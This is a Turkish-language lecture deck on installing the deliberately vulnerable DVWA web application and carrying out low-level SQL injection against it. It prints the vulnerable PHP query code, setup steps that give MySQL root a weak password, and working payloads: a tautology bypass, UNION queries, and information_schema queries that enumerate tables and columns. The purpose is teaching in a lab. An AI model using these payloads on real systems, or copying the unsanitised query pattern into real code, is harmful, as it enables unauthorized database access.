# SQL Injection (Low)

**Arş. Grv. FUAT ÖGME**

# Damn Vulnerable Web Application(DVWA)

- **DVWA :**
  - DVWA bir PHP/mysql web uygulamasıdır.
  - Amaç, sistem güvenliği ile ilgili çalışan kişiler için bir çalışma ortamı sağlamak.
- **DVWA üzerinde yapılabilecek saldırılar**
  - SQL injection
  - Brute Force
  - Command injection
  - XSS, CSRF …

# DVWA kurulumu - 1. Adım

- **Apt güncellemesi**
  - **sudo** apt update **&&** **sudo** apt upgrade
- **Apt ile Apache web sunucusu, Mysql veritabanı ve Php ve Git kurulumu**
  - **sudo** apt **install** apache2 mysql-server php php-mysqli php-gd libapache2-mod-php **git**
- **DVWA Kurulumu**
  - https://github.com/ethicalhack3r/DVWA.git

# DVWA kurulumu - 2. Adım

1. **DVWA indirilmesi, Varsayılan web uygulamasının silinmesi ve yerine DVWA uygulamasının konulması.**

```
cd ~
git clone --recursive https://github.com/ethicalhack3r/DVWA.git
sudo rm /var/www/html/index.html
sudo cp -r ~/DVWA/* /var/www/html/
cd /var/www/html
```

2. **Php config dosyasının oluşturulması**

```
sudo cp config/config.inc.php.dist config/config.inc.php
```

3. **DVWA içinde genel kullanım için(Sadece SQL injection için değil) gerekli izinlerin tanımlanması**

```
sudo chmod 757 /var/www/html/hackable/uploads/
sudo chmod 646 /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt
sudo chmod 757 /var/www/html/config
```


4. **DVWA için, php konfigurasyonun yapılması (allow_url_include ayarının off > on yapılması)**

```
sudo nano /etc/php/7.2/apache2/php.ini
>>>; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
>>>; http://php.net/allow-url-include
>>>allow_url_include = Off
```

5. **Yapılan ayarların aktif olması için web sunucusunun(Bizim durumumuzda apache2 oluyor) yeniden başlatılması**


```
sudo systemctl restart apache2
```

# DVWA kurulumu - 3. Adım




3.1) Yapılan konfigurasyonlar sonucu ayarların son durumu

3.2) Create/Reset Database'e bastığınızda, aşağıdaki gibi bir sonuç almalısınız çünkü henüz MySQL sunucusunda konfigurasyon yapılmadı.



# DVWA Kurulumu - 4. Adım


**4.1)Son adım olarak aşağıdaki komut ile, mysql komut satırı aktif hale getirilip aşağıdaki 5 komut arka arkaya çalıştırılır.**

```
sudo mysql -u root -p
```

**4.2) Mysql komut satırına gelindiğinde aşağıdaki komutlar çalıştırılır.**

```
mysql> DROP USER 'root'@'localhost';
Query OK, 0 rows affected (0.00 sec)
mysql> CREATE USER 'root'@'localhost' IDENTIFIED BY 'p@ssw0rd';
 Query OK, 0 rows affected (0.00 sec)
mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT
OPTION;
 Query OK, 0 rows affected (0.00 sec)
mysql> FLUSH PRIVILEGES;
 Query OK, 0 rows affected (0.00 sec)
mysql> exit
 Bye
```

**4.3)Böylece Php konfigurasyonlarında tanımlanan veritabanı giriş dizgisini değiştirmeye ihtiyaç duymadan, veritabanı erişilebilir hale getirilir.**




# SQL Injection(Düşük Seviye)

- Enjeksiyon saldırıları, kullanıcılardan gelen dataların kontrol edilmeden komutlarda veya veritabanı sorgularında kullanılmasıyla meydana gelir.
- SQL Injection saldırıları da hedef web sitesinin kullandığı veritabanında yetki olmaksızın sql sorguları çalıştırılmasını sağlamaktadırlar.
- Veritabanı üzerinde sql sorgularının yetkisiz kişiler tarafından çalıştırılabilmesi de, saldırganın sistemle veya sistemi kullanan kullanıcıyla ilgili birçok veriye ulaşabileceği anlamına gelir.


# SQL Injection(Düşük Seviye)

- İlk olarak metin kutusuna herhangi bir sayı girerek deneme yapalım. Metin kutusuna kullanıcı ID'si olarak 1 yazdık ve sonuç aşağıdaki gibi oldu. Yani metin kutusuna girdiğim değeri ID yerine yazdı ve en önemlisi veritabanına erişim sağlayarak bu ID'ye sahip olan kullanıcının ismini ve soyismini ekrana bastı.



# SQL Injection(Düşük Seviye)

- SQL injection için, metin kutusuna 1 ’ yazıp ne olacağını görelim.
- Tırnak karakteri, SQL sorgularında değerleri belirtirken yaygın olarak kullanılır.
- Eğer tırnak(‘) karakteri için bir hata alıyorsak, bu bizi saldırı stratejimiz konusunda yönlendirecek.




**Tırnak(‘) işareti kullanılmış.**

# SQL Injection(Düşük Seviye)


## SQL Injection Source

**vulnerabilities/sqli/source/low.php**

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS[

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

# SQL Injection(Düşük Seviye)


- Hata aldık ve bu hata bize tırnak karakterinin sorgularda kullanıldığını gösteriyor.
- Tırnak karakteri için bir validation yapılmadığını da gördük, çünkü gördüğümüz hata mesajı sunucu/veritabanı tarafından sağlandı. Yani sunucu veya veritabanı tarafında bir kontrol durumu söz konusu değil.
- O halde, # karakterini girdimin sonuna eklersem, SQL sorgusunun geri kalan bölümü yorum satırına dönüşebilir ve bu da saldırılarımıza uygun ortamı hazırlamış olur.



# SQL Injection(Düşük Seviye)

- Sorgunun geri kalan kısmını yorum satırını yaptık, artık sql sorgusunun geri kalan tarafına sql injection yapabiliriz.
- 1' or '0'='0'# veya 1' or '0'='0 ekleyerek çalıştıralım.


**Artık sorgu atılan tablodaki bütün kayıtların bilgisine sahibiz !**



# SQL Injection(Düşük Seviye)

- Mevcut sorguyu kullanmak yerine başka sorgu çalıştırabilir miyiz?
- 1' and '0'='0' union select database(),version() # şeklinde bir sorgu çalıştırıp ne olacağını görelim.


**Kullanılan sistem ubuntu 18.04.1 miş.**
**Ayrıca mysql versiyonu da 5.7.27 miş.**



# SQL Injection(Düşük Seviye)

- Artık ne tür bir sisteme saldırdığımızı bildiğimize göre, daha detaylı bilgilere ulaşabiliriz, örneğin veritabanındaki diğer tablo isimlerini, tablo şemasından öğrenmek gibi..
- Aşağıdaki sorguyu çalıştıralım.


```
1' and '0'='0' union select null,table_name from
information_schema.tables where table_schema = 'dvwa' #
```



# SQL Injection(Düşük Seviye)

- Artık tabloları biliyoruz, kullanıcı tablosundaki kolonları da öğrenebiliriz.
- Aşağıdaki sorguyu çalıştıralım.

1' and '0'='0' union select null,column_name from information_schema.columns where table_name = 'users' #




# SQL Injection(Düşük Seviye)

